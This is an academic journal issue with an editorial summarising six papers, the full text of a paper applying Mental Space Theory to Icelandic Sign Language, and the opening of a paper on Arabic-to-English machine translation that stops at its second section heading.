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Editorial

I am delighted to introduce the **17th edition of the ITB Journal**, the academic journal of the Institute of Technology Blanchardstown.

The first paper by Gudhy **Thorvaldsdottir**, entitles *Mental Space Theory and Icelandic Sign Language* looks at how signed languages are articulated in space and why the use of space is one of their most important features. Her paper shows clearly that they make use of 3-dimensional space and the way the space is organised during discourse is grammatically and semantically significant. The Theory of Mental Spaces (Fauconnier 1985) has been applied to signed languages and has proven to be an especially good method for assisting with the conceptual understanding of various aspects of signed languages. This paper in particular discusses how Mental Space Theory may be applied to Icelandic Sign Language (ÍTM). It also introduces Mental Space Theory and discusses how it has been applied to American Sign Language (ASL). This discussion ranges over metaphors, blending and body partitioning during blending within signed languages.

The second paper by **Salem, Hensman and Nolan** examines facets of *Arabic to English machine translation*. Specifically, it explores how the characteristics of the (Modern Standard) Arabic language will effect the development of a machine translation (MT) tool from Arabic to English. Several distinguishing features of Arabic pertinent to MT are explored in detail with reference to some of the potential difficulties that they might present. The paper concludes with a proposed machine translation model based upon the Role and Reference Grammar (RRG) linguistic paradigm.

In the third paper, *Current Perspectives on the Role of Gender in Second Language Acquisition (SLA) Research*, **Karen Feery** outlines current perspectives on the role of gender in second language acquisition (SLA) research. She finds that neither a singular field of research relating specifically to gender and SLA nor a theory of gender and SLA exist as yet. Feery argues that the distinct and well-established fields of language and gender studies, and the field of SLA strongly underpin this topic area and a gradual emergence of research relating specifically to the role of gender in SLA is evident.

Paul **King**, from the Dublin Software Lab at the IBM Technology Campus, with **Smyth and Keane** from ITB rhetorically ask: *Is Your Wireless Network Being Hacked?* Worryingly, they find that wireless networks provide vulnerable gateways for unauthorised entry to networks or even a standalone wireless computer. That is, the independent radio signals that constitute wireless communications have no physical boundary to keep them in check. This allows a third party to easily eavesdrop on communications sessions. By capturing the data packets, they can break the encryption keys and access the data within the network. King et al. find that the public awareness of the insecurity of wireless networks is surprisingly poor despite frequent news media reports of the vulnerabilities of the equipment and the activities of the criminals prepare to exploit it. In this paper they review the security protocols commonly used on wireless networks and investigate their weaknesses by showing how easy it is to crack the codes using tools freely available on the Internet.

In her paper on *Home and Exile*, **Jennifer Ann Fawcett**, explores some general themes concerning the creative potential of liminality. She develops the central idea through a discussion of the experience of the liminal position of the exiled individual and an examination of some personalities whose lives have been shaped by exile. These encompass the dislocation of the individual from a 'home' space into a situation of homelessness, the reworking of the individual's identity in the unfamiliar environment and the resulting consequences of this shift. Fawcett argues that the exilic position is characterised by almost permanent liminality, as many situations will not result in a return to normality, i.e. return to the home. She also argues that the particular experience of dislocation/exile affords a perspective, which could not have been gained from remaining at home, and that homelessness therefore breeds innovation and creativity.

The sixth and final paper, entitled *Expanding Our Understanding of Culture*, **Corbin** argues that a consequence of human evolution with the most profound impact on human nature and human society was the emergence of culture. While the term is credited uniquely to humans, the 20th century saw new developments in animal behaviour that may indicate that our understanding of culture is too limited. This paper examines the concept of culture from a human perspective, including a detailed analysis of the role which language plays in maintaining culture. It could be argued that if animals were attributed with the ability to sustain culture, the very notion alone would bring into question whether as a species we humans are more than an animal. According to Corbin, the debate over whether or not culture solely exists amongst humanity is in itself arguable as it is through various forms of culture, albeit some more complex than others, that all species can adapt and survive in any given eco-system and or environment.

We hope that you enjoy the papers in this issue of the ITB Journal.

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Mental Space Theory and Icelandic Sign Language

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1. Introduction

Signed languages are articulated in space and this is why the use of space is one of their most important features. They make use of 3-dimensional space and the way the space is organised during discourse is grammatically and semantically significant (Liddell 1990, Engberg-Pedersen 1993). The Theory of Mental Spaces (Fauconnier 1985) has been applied to signed languages and proves to be an especially good method when it comes to conceptual understanding of various aspects of signed languages. This paper is based on an M. Phil (Linguistics) dissertation submitted to University of Dublin, Trinity College, in 2007 and discusses how Mental Space Theory may be applied to Icelandic Sign Language (ÍTM). First I will introduce the Mental Space Theory and how it has been applied to American Sign Language (ASL). I then talk about blending mental spaces and how that can be realized in signed languages. This will include a discussion about metaphors and blending and body partitioning during blending. In chapters three and four, each of the above mentioned phenomena will be discussed in relation to ÍTM and examples to illustrate use will be provided.

1.1 The Data

ÍTM is the first language of approximately 200-300 Deaf people in Iceland (Sverrisdóttir. 2005). The narratives used here are told by three signers and contain the signer's personal experiences. The signers are all fluent signers and active members of the Deaf community in Iceland. The narratives are recorded and owned by The Communication Centre for the Deaf and the Hard of Hearing in Reykjavík.¹

2. Mental Space Theory

Mental spaces can be described as conceptual schematic images that are built up as we think and talk. Fauconnier and Turner talk about “long term schematic knowledge” on one hand and “long term specific knowledge” on the other (2003: 40). The schematic knowledge can be thought of as a *frame*, for example, a “...frame of *walking along a path*...” (Fauconnier and Turner 2003: 40). The specific knowledge, on the other hand, contains a memory of a specific event, such as last year's vacation in Italy.

¹ I would like to thank the Communication Centre for the Deaf and the Hard of Hearing in Reykjavík for providing me with my data.

Mental spaces, thus, are conceptual domains of meaning. They contain entities and are interconnected and as are the entities inside them. Once established, both mental spaces and the entities that they contain can be referred to later. Even though this happens through discourse, the mental spaces “...are not a part of the language itself, or of its grammars; they are not hidden levels of linguistic representation, but language does not come without them” (Fauconnier 1985: 1). Fauconnier talks about such linguistic expressions that establish new spaces, or refer to already established ones, as *space builders* (1985: 17). Words like *today*, *yesterday*, *in 1977*... all function as space builders in a discourse.

Entities inside mental spaces are linked together using *connectors* which makes it possible to refer to one entity in terms of another one. This means that objects of different nature, such as a writer and his work, can be associated with each other by establishing a link between them. For example, it is possible to say: ‘Plato is on the top shelf’ in order to mean: ‘The books by Plato are on the top shelf’. Here, ‘Plato’ refers to ‘the books by Plato’ (examples from Fauconnier 1985: 4). This reference can be realized using the *Identification (ID) Principle*, which allows the use of *a* to identify its counterpart *b* (Fauconnier 1985: 3). This is also referred to as the *Access Principle* by Sweetser and Fauconnier (1996). The entities linked by a connector are referred to as *triggers* and *targets* where the entity mentioned, is the trigger and the entity being referred to is the target. In the above example, ‘Plato’ is the trigger and ‘the books by Plato’ is the target. When the target and the trigger both function as possible antecedent for a pronoun, the connector is described as an *open* connector. This way, it is possible to say: ‘Plato is a great author. *He* is on the top shelf’, and the pronoun, *he*, refers to the target: ‘books by Plato’. If the target is the primary potential antecedent for a pronoun, the connector is described as a *closed* connector. This is the case in the next example where ‘the omelet’ refers to ‘a customer in a restaurant’: ‘The mushroom omelet left without paying. *It* was inedible’. Here, the pronoun *it* cannot refer to the target: ‘a customer in a restaurant’ (example from Fauconnier 1985: 8).

Connectors that link together mental spaces are always open. An established space will always be included in another space which is referred to as its *parent* space and the established space is referred to as a *daughter* space. Once a space is introduced in a discourse, the connector has to be able to pragmatically connect it to its parent space. Fauconnier states that connectors are: “...part of *idealized cognitive models*...which are set up locally, culturally, or on general experiential or psychological grounds” (1985: 10). For this reason, connectors may vary between different cultures, context or even individuals.

2.1 Spaces in American Sign Language (ASL)

Liddell (1995) defines three kinds of spaces in American Sign Language (ASL) based on Fauconnier’s theory of mental spaces (1985). The first mental space is the *Real Space*, the “...current, directly perceivable physical environment...”. (Liddell 1995: 22) This space does not include real physical entities but a person’s conception of the current environment. Thus, this mental space is based on perception. Liddell (1995) also distinguishes between grounded mental space and non grounded mental space. He talks about grounded mental space when “...concepts are given physical reality, including a physical location...” (1995: 22). This applies on real physical objects in our environment like the cup of coffee on the table in front of you. If you are, on the other

hand, remembering the cup of coffee you had yesterday, that cup does not have a physical location and is thus treated as being in a non-grounded mental space. Unlike other mental spaces that are built up during discourse, the Real Space already exists because its existence depends on perception of the physical environment and not on linguistic discourse. Thus, it does not have to be established. (Liddell 1995: 23)

To refer to people and things that are not present signers use what Liddell (1995) calls *Surrogate Space*. In this space, signers treat entities as they were actually present even if they are not. This kind of reference is very common in signed languages and is used during role shifting (see for example Engberg-Pedersen 1993). This is done for example when quoting people, the signer will take on the role of whomever he is quoting while signing the quoted utterance. Entities within the surrogate space are referred to as *surrogates* by Liddell (1995, 2003) and he describes them as having "...the properties of being invisible, being normal sized, having body features, being viewed as present with the signer..." (1995: 28). The surrogates can be situated virtually anywhere around the signer; to the side of him, in front, behind, below or above him (Liddell 2003: 154). There are no surrogates in Real space as it only involves real entities.

Signers often use space to "establish an index" where a place in the signing space is associated with an entity. An entity can be established by articulating a lexical sign at a certain location in space or by producing the sign and then point or eye gaze to a location in space (Emmorey 1996). This location is called a locus and represents the established entity. The entity can then be referred to by simply pointing at the place where the index was established. This kind of space is called *Token Space*. According to Liddell, "tokens are conceptual entities given a manifestation in physical space" (1995: 33). Token space is more limited than Surrogate Space. It is situated in the signing space in front of the signer, circa from waist level up to the signer's head (Fridman-Mintz and Liddell 1998: 258). The tokens that are established in this space, thus, are not "normal sized" as in surrogate space but fit into the limited physical signing space.

2.2 Blending

By blending mental spaces we can create a new domain of meaning. The spaces that are blended are called *input spaces* and the blended space, simply, a *blend* (Fauconnier and Turner 2003: 40-41). When two or more input spaces are conjoined, or blended, a new space is created which holds a meaning that is somewhat different than in the input spaces even though it contains elements from these spaces. If one or more of the inputs is a blend from a previous blending process, the final output blend is referred to as a *megablend* (Fauconnier and Turner 2003).

2.3 Blending in Signed Languages

Liddell talks about the process when "the signer's body becomes someone or something else" as blending (2003: 152). This kind of blending occurs in surrogate space as mentioned above. Dudis (2004a/b) describes a conceptual blending process in ASL. To create a surrogate blend the signer in the physical real space is mapped onto a person in the event space. (Dudis 2004a: 221) For example, if the signer is describing

someone driving a car he can take on the driver's role. In this case the surrogate, i.e. the |driver|², is visible because it is mapped onto the signer. The |car|, on the other hand, is mapped onto an empty space in the physical real space and, thus, is not visible. In a surrogate blend, the viewpoint of the signer and the counterpart entity is the same, i.e. the viewpoints are blended together.

Taub (2001) uses a double mapping system to show how metaphors can be realized in ASL. This is done by mapping together the iconic parts of signs and the metaphorical (i.e. conceptual) parts. Taub points out that signed languages "...have incredible potential for iconic expression of a broad range of basic conceptual structures (i.e., shapes, movements, locations, human actions)" (Taub. 2001: 3). However, not all iconic signs are to be treated as metaphors though, they are only metaphorical when used to describe an abstract concept (Taub 2001: 21).

2.4 Body Partitioning

Dudis (2004a/b) and Wulf & Dudis (2005) describe what they call *body partitioning* during blending. This means that a part of the signer's body is partitioned off to create a new, distinct blend. When this occurs, one blend might, for example, include the manual articulators and another blend includes the rest of signer. These blends then have to be combined in a megablend in order for the utterance to be understood. This happens frequently during production of polymorphic verbs³. Liddell (2003) and Dudis (2004b) refer to them as depicting verbs.

By partitioning a signer is able to exhibit various different blends during signed discourse "...and such divisions allow the simultaneous visible representation of different entities in a grounded blend" (Wulf & Dudis 2005: 321). In such multiple blends one blend can include the manual articulators and another the signer's face and yet another the rest of the signer's body. These kind of blends occur in real space and, according to Dudis, are "...a staple of ASL discourse", produced to enrich demonstrations of the signed narrative (2004b: 224).

A megablend involving polymorphic verbs can show two different scenes through one point of view. One scene involves the surrogate blend and the other involves what Dudis (2004a) calls depicting blend (the manual articulators producing a polymorphic verb).

3. Mental Space Theory and ÍTM

In previous section we discussed mental spaces as they have been described by Fauconnier (1985) and Fauconnier and Turner (2003). We described mental spaces as conceptual domains of meaning and observed that they are not a part of the language itself but rather, they can be thought of as schematic images that are built up as we

² Elements in a blended space are represented in vertical line brackets

³ Polymorphic verbs (also called classifier predicates) are a class of verbs that consist of a movement morpheme and a classifier handshape morpheme. The handshape stands for the referent and the movement and location of the verb represents the movement and location of the referent. They are thus somewhat isomorphic with the real world (Valli and Lucas 1992, Sutton-Spence & Woll 1999).

think and talk (Fauconnier 1985, Fauconnier and Turner 2003). We will now take a look at how the Theory of Mental Spaces may be applied to ÍTM. Fauconnier's (1985) mental space theory includes reference to three kinds of space: real space, surrogate space and token space. In this section, we will consider how each applies to ÍTM, and look at examples to illustrate use.

3.1 Real space

As we discussed in chapter two, Liddell (1995) has defined three kinds of spaces in ASL based on Fauconnier's theory of mental spaces (1985). The first space to be described here is real space. Because this space already exists, it does not have to be established (Liddell 1995). Real space is based on perception, including the addressee's perception of the signer in the real physical environment (Liddell 1995). When a signer is referring to entities in the physical environment by, for example, pointing at them, he is referring to entities in real space, a grounded mental space (Liddell 1995, 2003). If a signer is referring to entities that do not have a physical location, he can assign them a location in the signing space and those entities are also considered to be in a grounded mental space (Liddell 1995). An entity that does not have a physical location is understood to be in a non-grounded mental space. A recollection of an entity, for example, does not establish this entity in a grounded mental space. Since it is being remembered, it does not have physical location and, thus, should be treated as being in a non-grounded mental space (Liddell 1995, Liddell 2003).

3.2 Surrogate space

Another space defined in ASL by Liddell (1995) is surrogate space. When a signer shifts reference by taking on the role of another person, this takes place in surrogate space. Here, the signer treats entities as if they were present even when they are not and, thus, surrogates form a part of a grounded mental space (Liddell 1995). In the ÍTM data, this occurs, for example, when a narrator is describing when she, as a child, came to the Deaf school for the first time: She is walking around, holding hands with her parents and looking around (Figure 1).




Figure 1

By shifting into the role of herself as a child, the signer creates a surrogate space in which she performs or acts out her own reaction at the time. The school for the Deaf is understood to be of actual size and the signer - as a child - is inside the building. Thus,

this surrogate space is all around signer, mapped onto the real physical space around her. The signer's parents are understood to be present and one of them is situated in the space to the right of the signer, holding her hand. The parent holding her hand is inferred as being of normal size and taller than the child due to the fact that the height that the signer's right hand is located at suggests that she is holding hands with a taller person, i.e. one of her parents. The fact that they are holding hands suggests that the surrogates have body features. It can only be inferred from context that the signer is accompanied by her parents. It is not until later in this scene that the mother is assigned a locus on the signer's right side, holding her hand. The school, on the other hand, is assigned a locus on the signer's left side at the beginning of the scene. In this surrogate space, the school is invisible as it is mapped onto real space, as are the signer's parents. The child, on the other hand, is visible because it is mapped onto the signer's body: the signer 'is' the child.

3.3 Token space

The third space we will describe here is token space. Token space is different from surrogate space in that entities articulated in token space are not considered to be of real size (Liddell 1995). Rather, they are situated in the small physical signing space in front of the signer from waist level to head level (Fridman-Mintz and Liddell 1998). As discussed in Chapter 2, the signer can establish an entity in the signing space and this location in space is subsequently associated with that entity. An entity of this kind is referred to as a token (Liddell 1995, Fridman-Mintz and Liddell 1998, Liddell 2003). Once a signer has established an entity, it can be referred to again by pointing (Liddell 1995). Much like surrogates, tokens are a part of a grounded mental space (Liddell 1995, Liddell 2003).

Fridman-Mintz and Liddell (1998), note for ASL that when a sign is directed at a location in space where a token has been established, that location refers to any entity that is associated with this token. For example, one ÍTM signer begins a narrative by locating the Deaf school in the space on her left side. Later on, she refers to a conversation that she had in school with her classmate where they decided that the classmate would accompany her on a visit to her parents. This whole discourse is signed in the space on the left where the Deaf school had been established (Figures 2a-d)⁴. It is thus clear (from the fact that the conversation with her friend is co-referential with the locus for the school) that the conversation takes place in the Deaf school without the signer having to explicitly mention it. Thus, it is possible to refer to particular events associated with a token by signing at the location in space where the token was established.

⁴ Note that lexical signs are glossed using capital letters.




Figure 2a, IN



Figure 2b, SCHOOL



Figure 2c, DISCUSS



Figure 2d, DECIDE

4. Blending in Signed Languages

In the last section, we noted that mental spaces can be applied to a sign language discourse as well as a spoken language discourse. We will now observe how mental spaces can be blended together to create a new domain of meaning (Fauconnier and Turner 2003). The spaces that are blended together are referred to as input spaces. When spaces are blended, this results in a new space being created with a meaning somewhat distinct from the input spaces. This new space is referred to, simply, as a blend (Fauconnier and Turner 2003). Sometimes one of the input spaces is also a blend from a previous blending process. When this occurs, the final output blend is called a ‘megablend’ (Fauconnier and Turner 2003). In order to explore the ways in which this occurs in ÍTM, we will first have to consider several other notions, including, indicating verbs, blending and metaphors. We will then take a look at how signers can create a megablend by partitioning off parts of their body.

4.1 Indicating verbs

Verbs that are directed at entities in space are referred to as indicating verbs (Liddell 2003). These verbs have also been referred to as agreement verbs (Liddell 1990, Engberg-Pedersen 1993, Sutton-Spence & Woll 1999). Indicating verbs bear

information about the sender and the receiver of the verb. These entities are included in the verb's semantic pole where the sender is the trajector and the receiver is the landmark (Liddell 2003). In order to understand these two entities it is necessary to create mappings between entities in real space and mental space entities (Liddell 2003). If signing I-INFORM-YOU, for example, the trajector (I) has to be mapped onto the signer in real space while the landmark (YOU) has to be mapped onto the receiver in real space. On the other hand, if signing I-INFORM-HIM and the landmark (HIM) is not physically there, then the landmark has to be mapped onto an abstract entity in mental space. This entity is not visible and in order to understand the utterance, the addressee must know which entity the landmark corresponds to.

4.2 Blending in ÍTM

As discussed above, the phenomena of the signer shifting his role occurs in surrogate space. By doing this, the signer is blending different spaces. Take for example the surrogate event discussed above where the signer is in the role of herself as a child coming to the Deaf school for the first time accompanied by her parents (Figure 1, shown again below).




Figure 1

Here, one input space includes the signer herself in real space, the empty physical space around her and the present time. Another input space, the event space, consists of *the child*, *the parents* and *the Deaf school*.⁵ This space also includes the time of the event being described, in this case, *the day that the child went to the Deaf School for the first time*. These two spaces blended together create a third space, the blended space, which has a meaning on its own, different from the two input spaces. This space contains |the child|, |the parents|, |the Deaf school| and the time of the event, |the day that the child went to the Deaf School for the first time|. The fourth space needed to complete the blending process is a generic space. According to Dudis (2004a: 222), this space "...serves to guide the counterpart mappings between the two inputs." It includes entities from both the input spaces at a schematic level without the blending process being completed. In this case, the generic space includes two individuals, an object and the time of the event. The blending process is shown in Figure 3. The blend described above, is seen from the addressee's point of view. In the real space input, the only visible element accessible is the signer as conceptualized by the addressee. According

⁵ Entities within the event space are italicized

to Dudis (2004a) the event space is established by the signer during production of linguistic expressions. Liddell (2003) refers to a blend that includes surrogates as a surrogate blend.

Real Space	Event Space	Generic Space	Blended Space
Signer	<i>Child</i>	Individual C	Child
Empty physical space around signer	<i>Parents</i>	Individuals M and D Object	Parents
Present time	<i>Deaf school</i>	Time of the event	Deaf school
	<i>(past) the day that the child went to the Deaf School for the first time</i>		(time as) the day that the child went to the Deaf School for the first time

Figure 3

4.3 Metaphors and blending

A conceptual blending process may be used to understand metaphors in sign languages (Taub 2001). By mapping together the iconic and conceptual parts of signs, a metaphorical meaning emerges. The metaphor that will be discussed here is the one that Reddy (1979) calls the *conduit metaphor*, which says that: COMMUNICATING-IS-SENDING⁶. That also involves that ideas are to be treated as objects and linguistic expressions as containers (cited in Lakoff and Johnson 1980: 10). The conceptual metaphor COMMUNICATING-IS-SENDING that can be found in spoken languages, such as English, is also realized in ASL (Taub 2001, Wilcox 2004). Taub (2001) discusses various signs in ASL that describe communication by using an iconic representation that corresponds to sending an object to a receiver, i.e. communicating.

This metaphor is also found in ÍTM. The sign x-INFORM-y⁷ is produced with a CL.Flat-o⁸ on the dominant hand. This sign always begins with a location on the signer's forehead but the latter part of the sign changes according to the location of the receiver (Figures 4a-b). If the signer himself is the one being informed, the sign still begins with a location on the signer's forehead and then ends at the signer's chest (Figures 5a-b). Thus, the giver's locus always coincides with the signer's locus, even though the signer himself is not the originator of the idea. This occurs because the sign is body anchored in its citation form. The receiver's locus, on the other hand, is changeable and can either coincide with the signer's locus or be anywhere in the signing space.

The initial location corresponds to what Brennan (1990) noted for BSL, namely that the forehead as a location for signs is strongly associated with cognitive processes such as thinking. Wilcox (1993) noted that in ASL, the metaphor THE-LOCUS-OF-THOUGHT-IS-THE-HEAD localizes signs related to thoughts on the head, especially the forehead (cited in Taub 2001). Other signs in ÍTM that are connected to thought also have a location on the forehead, for example, REMEMBER (Figure 6a) and KNOW (Figure 6b).

⁶ Metaphors are represented in small capitals to differentiate them from sign glosses.

⁷ x-INFORM-y = subject-INFORM-object

⁸ CL-flat-o represents the classifier handshake.

Wulf and Dudis point out that the metaphor is visible already on the articulatory level: "...the physical structure of the sign represents a schematic version of a prototypical scene from the source domain" (2005: 325). Furthermore, they state that the iconic articulatory features that are being used have been chosen in relation to what they are supposed to represent. The CL.Flat-o in x-INFORM-y, for example, represents an object being held, in this case, an idea. Literally the sign shows an object being taken out of the signers head. An English sentence like "I can't get this out of my head" has the same realization where an entity, an idea, can physically be taken out of one's head. The second part of this sign is not arbitrary either. It expresses an object being handed over to someone, which is exactly what is happening on the iconic level: the signer takes an object out of his head and gives it to a receiver. On the metaphorical level however, it is understood that an addresser, i.e. a communicator, is expressing an idea to an addressee. Thus, it is clear that this sign incorporates the conceptual metaphor COMMUNICATING-IS-SENDING.



Figure 4a-b, x-INFORM-y 'he informs the person beside him'



Figure 5a-b, head: NEG-----
dh: x-INFORM-c⁹
'I was not informed'

⁹ c stands for the signer's locus.

The two inputs in this blend are the articulators in real space and the source elements, the giver, the receiver and the object being given. The output, the target, is the conceptual realization of Communicating-is-sending. Only when we run the blend here does it capture the metaphorical meaning of the sign: "...*composition* of elements from the inputs makes relations available in the blend that do not exist in the separate inputs." (Fauconnier and Turner 2003: 42)



Figure 6a, REMEMBER



Figure 6b, KNOW

This is the case here: the two inputs of articulators and source elements do not on their own bear the meaning of x-INFORM-y and thus, the iconic map on its own could not carry the meaning of this sign. Looking at this blend, we see that it occurs between real space and the conceptual elements from the source domain (Figure 7).

Iconic mapping		Metaphorical mapping	
Articulators	Source	Target	
[empty space]	Object	Idea	
Forehead	Head	Mind (locus of thought)	
Hand forming a CL. Flat-o	An object being held	Considering an idea	
CL. Flat-o moves towards addressee's locus	Giving an object to receiver	Communicating an idea to someone	
Signer's locus	Giver	Communicator of an idea	
Addressee's locus	Receiver	Person that receives an idea	

Figure, 7: Double Metaphorical Mapping for x-INFORM-y

4.4 Body Partitioning

When blending occurs during signed discourse, signers are able to partition off parts of their body and by that create a new, distinct blend (Dudis 2004a/b, Wulf & Dudis 2005). During body partitioning, one blend might, for example, include the manual articulators while the other blend includes the rest of the signer's body (Dudis 2004b). This results in the final output being a megablend but as discussed briefly in chapter two, a megablend occurs when one of the input spaces is also a blend from a previous

blending process (Fauconnier and Turner 2003). In signed languages this occurs frequently when using polymorphemic verbs: the signer's manual articulators are partitioned off while producing the verb and this serves as one input in the megablend.

ÍTM signers also make use of body partitioning, for example, as seen in Figure 8. In one blend, the real space input includes the signer's body apart from her non-dominant hand, i.e. her left hand, which has been partitioned off. The event space includes *the child, the parents* and *the Deaf school*. In the second blend, the only visible entity is the signer's non-dominant hand in real space. This kind of blend is referred to as depicting blend by Liddell (2003). In the depicting blend, the signer uses a classifier predicate to show her and her parents walk up a circular staircase. The blended space here includes |the signer| and |the parents|. Even though the signer only produces a classifier handshape representing one person, from context the addressee can infer that it represents the signer and the parents.




Figure 8

Figure 9 shows how the signer partitions off three body parts to create a megablend. In the narrative, the signer (as a child) is traveling in a car with her parents. They make a stop and the scene described in Figure 9 is one of the mother helping the child to pee on the grass. In this scene we have two blends: first, the signer's non-dominant hand, i.e. the left hand, represents the hand of her mother holding the child upright. Second, the signer's dominant hand represents the stream of pee and the signer's mouth represents the sound of passing urine. The rest of the signer's body stands for the signer as a child.

Thus, here we have one blend that includes |the child| which is mapped onto the signer and |the mother| which is mapped onto the signer's non-dominant hand as well as the empty physical space. In this blend the signer's non-dominant hand has been partitioned off to represent the hand of the mother. Thus, the mother's hand is mapped onto the signer's non-dominant hand while the rest of |the mother| is mapped onto the empty physical space. Dudis (2004b: 231) has noted for ASL that a manual articulator may be partitioned off to stand for a second visible element of the same blend.

The second blend in Figure 9 includes the signer's dominant hand which has been partitioned off to represent the stream of urine. The signer's mouth has also been partitioned off here to create an onomatopoeic item representing the sound of peeing. The two body parts partitioned off here, the mouth and the dominant hand, are a part of the same blend. Only when these two blends are combined in one megablend, can the meaning of the utterance be understood.

Dudis (2004a) observes for ASL that two different viewpoints are available in a megablend like the one described above, where one blend includes the signer as a surrogate and the other blend a depicting verb. In such a megablend, the surrogate blend shows the participant's viewpoint while the blend that includes the depicting verb shows the event from a more global point of view (Dudis 2004a).



Figure 9

In Figure 10 we see an example of two scenes being seen from one viewpoint using polymorphemic verbs. In this scene, the signer is describing having jumped on a ship and she is now hanging on the side of the ship, holding the handrails, her legs dangling on the outside of the gunwale. The signer's non-dominant hand represents the signer as a surrogate, with her hand holding the handrail of the ship. The signer's dominant hand is producing a CL.legs handshape representing the signer's whole body hanging on the outside of the gunwale. The rest of signer is conceived in the role of the narrator. Here, we have two different perspectives from one point of view. The surrogate blend shows the signer's perspective while the depicting blend with the classifier handshape represents a global point of view.



Figure 10, dh: CL.legs+hang-from-gunwale
nd: CL.bent-B+hold-handrail¹⁰

‘I was holding the handrail and hanging on the outside of the gunwale’

¹⁰ CL.legs and CL.bent-B stand for the classifier handshapes and the semantic information are shown after the + symbol.

5. Summary

We have now seen that Fauconnier's theory of mental spaces can be applied to ÍTM. The three kinds of spaces that Liddell defined for ASL, based on Fauconnier's theory, are also realized in ÍTM. Real space includes the signer in the physical environment as perceived by the addressee. We saw that surrogate space occurs in ÍTM when signers shift reference by taking on the role of another person. When this occurs, the signers act out the behaviour and reaction of this person and entities are treated as present in the situation. Entities in a surrogate space are considered as being of actual size and persons therefore considered to have body features. We also noted the use of token space in ÍTM. Signers locate entities in space and, unlike the surrogates, these entities are not considered to be of actual size, but these entities may be referred to later in the discourse. Furthermore we have seen that it is possible to refer to an event associated with a token by producing a sign in the same location in space where the token was established. We saw that in ÍTM, mental spaces can be blended together in order to create a new domain of meaning. When a signer shifts his role, this occurs in a surrogate space and the counterpart entity is mapped onto the signer's body. Entities may also be mapped onto the empty physical space around the signer.

By using a double metaphorical mapping where the iconic part of the sign and the metaphorical correlates of that sign are blended together, it is possible to realize a metaphor in ÍTM. We saw that the articulators in real space and the source elements can not, on their own, bear the meaning of a metaphorical sign. The meaning of the sign is not realized until the double metaphorical mapping process is completed. During blending, ÍTM signers can partition off parts of their body to create a new blend. They can partition off the manual articulators to represent various entities or they can partition off a part of their face, e.g. their mouth, to create an onomatopoeic item. The parts that are partitioned off have to be combined in a megablend so the meaning of the utterance can be understood. Finally, we observed that ÍTM signers can show two scenes from one viewpoint when producing a surrogate blend and a depicting blend simultaneously. The surrogate blend shows the signers perspective and the depicting blend represents a global point of view.

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Towards Arabic to English Machine Translation

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Abstract

This paper explores how the characteristics of the Arabic language will effect the development of a Machine Translation (MT) tool from Arabic to English. Several distinguishing features of Arabic pertinent to MT will be explored in detail with reference to some potential difficulties that they might present. The paper will conclude with a proposed model incorporating the Role and Reference Grammar (RRG) technique to achieve this end.

1 Introduction

Arabic is a Semitic language originating in the area presently known as the Arabian Peninsula. It has been spoken in its current form since the 2nd millennium BCE. As a language, Arabic has few irregularities and it is rich in morphological structure. Arabic is also rare in that it is a derivational language rather than concatenative. Words like 'went, go' – يذهب ؛ يذهب can easily be seen as being part of a hierarchy of inheritance from a specific root (in this case ذهب) In English and in many other languages this is not always the case.

The Arabic language is written from right to left. It has 28 letters, many language specific grammar rules and it is a free word order language. Each Arabic letter represents a specific sound so the spelling of words can easily be done phonetically. There is no use of silent letters as in English. Similarly, there is no need to combine letters in Arabic to achieve a certain sound that might be familiar to an English speaker. For example, the 'th' sound in English as in the word 'Thinking' is reduced in Arabic to the character ث .

In addition to the standard challenges involved in developing an efficient translation tool from Arabic to English, the free word order nature of Arabic creates an obstacle unique to the language. The number of possible clause combinations in basic phrasal structures far exceeds that of most languages. There is no copula verb 'to be' in Arabic, resulting in a unique usage of the subject 'I'. The absence of the indefinite article, while not unique to Arabic still poses many difficulties within the context of the language structure. These and other issues are discussed in later sections.

The remainder of this paper is organized in the following manner: Section 2 introduces some common features of Machine Translation and discusses generic problems regardless of language. Section 3 presents the characteristics of the Arabic language. Section 4 will discuss some distinguishing features of Arabic and finally Section 5 will summarize the findings discussed and briefly outline a proposed MT solution.

2 Machine Translation

